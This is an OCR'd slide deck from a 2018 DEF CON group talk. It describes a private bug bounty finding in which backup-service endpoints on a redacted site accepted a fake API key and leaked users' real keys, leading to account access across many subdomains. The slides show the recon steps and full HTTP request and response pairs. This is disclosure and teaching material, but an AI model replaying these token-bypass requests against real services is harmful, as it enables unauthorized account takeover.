29th September, 2018

"How i could access user accounts in a private bug bounty program"

- @vijiln

DEF CON

DC 0471 TRIVANDRUM

Who am i ?

I am vijil n -@vijiln

- I don't work at security yet.I’m a web/mobile app developer.
- I like computers.
- Hacking is fun.

vijiln

@Vijiln

Learner,cyber security lover,spiritual seeker.Acknowledged by

What is this talk about ?

- Its all about a single bug - how i could access any user account in a private bug bounty program.
- Let's call it - “*redacted.com*”

How you approach it ?

- “I don't care how you build things,i just want bugs” 🚫
- “Learn it first then dig it well” ✅

How things work ?

Built with what – [builtwith,wappalyzer,error logs]

- React at the front end,php-slim at the back end

How sessions are handled ?


- Access tokens - they call it "*apikey*"

Finding a good (less traveled) domain is half done !

- Old program,launched 3 years ago
- Main domain - Move on :D
- Sub domains -

  Sublist3r and knockpy - Everyone use that.
- Censys,wayback machine - My favorites -
- ✓ Finally got one interesting domain - “***abc.backup.redacted.com***”
- ✓ Knockpy "abc.backup.redacted.com" to get “***xyz.backup.redacted.com***”

Backup service 1 :



Request :


POST /lib/handler.php

Host: xyz.backup.redacted.com

{"method":"getBackups","data":{"username":"*my_username*","apiKey":"3479def8dc87*****"}}

Response :

{"result":"null"}



Directory brutforce to get **Backup service 2 –**

Backup service 2 :

Request :

GET /lib/download.php?username=***my_username***&apiKey=***any_wrongapikeyhere***

Host: xyz.backup.redacted.com

Response :

{“result”:”success”,”user*name”:” my_username”,*”created_at":"2018-07-27 15:40:04","updated_at":"2018-07-27 15:40:38“,

{other private data}}

Perform backup service 1 again :

Request :

POST lib/handler.php

Host: xyz.backup.redacted.com

{"method":"getBackups","data":{"username":"my_username","apiKey":"any_fakeapikeyhere"}}

Response :

{"result":[{"ID":"656582005480*******","apiKey":"3479def8dc871552**********”,

"username":"myusername","email":"email@myemail.com"],{Other private data}}

Wow wowwooww woow !!


Steps to get it done :

(1) Perform **Backup service 2** (which i got from directory brut forcing).


(2) Perform **Backup service 1** and grab the user api key.

(3) Use this api key to get in to the services of main domain and **20 plus** other sub domains !!

Backup service 2 with fake api key




```
GET /lib/download.php?username=vntest1&apiKey=any_fakeapikeyhere HTTP/1.1
Host [redacted]1; Ubuntu; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __cfduid=d637bbd591fc2581ee2710bbc411d545c1533590150;
_ga=GA1.2.1118985947.1533590586
Connection: close
Upgrade-Insecure-Requests: 1
```




```
HTTP/1.1 200 OK
Date: Fri, 28 Sep 2018 10:05:12 GMT
Server: Apache/2.4.33 (Unix) OpenSSL/1.0.2k-fips
mod_bwlimited/1.4
X-Powered-By: PHP/5.5.38
Content-disposition: attachment;
filename="fsdfsdf.backup.json"
Connection: close
Content-Type: application/json
Content-Length: 3242

{[redacted]462\",\"username\":\"vntest1\
",\"title\":\"fsdfsdf\",\"height\":\"539\",\"status\":\"ENA
BLED\",\"created_at\":\"2018-07-27
15:40:04\",\"updated_at\":\"2018-07-27
15:40:38\",\"last_submission\":\"0000-00-00
00:00:00\",\"new\":\"0\",\"count\":\"0\",\"url\":\"https:\\
```

Backup service 1




```
POST /lib/handler.php HTTP/1.1
Host: [redacted]
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Connection: close
Content-Length: 84


{"method":"getBackups","data":{"username":"vntest1","apiKey":"wron
gapikeyhere"}}
```




```
mod_bwlimited/1.4
X-Powered-By: PHP/5.5.38
Connection: close
Content-Type: text/html
Content-Length: 3399

{"result":[{"f[redacted]sdf","apiKe
y":"3479def8dc871552[redacted]","username":"vntest1","form":"{\"i
d\":\"82076090649462\",\"username\":\"vntest1\",\"title\":\"fsdfs
df\",\"height\":\"539\",\"status\":\"ENABLED\",\"created_at\":\"2
018-07-27 15:40:04\",\"updated_at\":\"2018-07-27
15:40:38\",\"last_submission\":\"0000-00-00
00:00:00\",\"new\":\"0\",\"count\":\"0\",\"url\":\"https:\\\/\\\/
[redacted]\\/82076090649462\"}","properties":"{\"activeRedi
rect\":\"thanktext\",\"alignment\":\"Top\",\"background\":\"#fff\
",\"clearFieldOnHide\":\"disable\",\"defaultAutoResponderEmailAss
igned\":\"No\",\"defaultEmailAssigned\":\"No\",\"expireDate\":\"N
o Limit\",\"font\":\"Lucida
```

Getting into user accouts through *api.redacted.com*



```
GET /user?apiKey=3479def8[redacted]9 HTTP/1.1
Host: api.[redacted].com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http:/[redacted]
Content-type: application/x-www-form-urlencoded
Origin: h[redacted]
Connection: close
```



{"responseCode":200,"message":"success","content":{"username":"vnt
est1","name":null,"email":"vijil.[redacted]@gmail.com","website":n
ull,"time_zone":null,"account_type":"http:\/\/api.[redacted].com\/sy
stem\/plan\/FREE","status":"ACTIVE","created_at":"2018-07-27
15:36:42","updated_at":"2018-07-27

To hackers :

- Always try to change/remove tokens.Play with it.

To developers :

- Validate things.
- When you remove some functionality make sure you really remove it – Remove all dependencies.
- Access tokens are really passwords.You guys shouldn't put everything you have in that json response array !!

THANK YOU !!

- @vijiln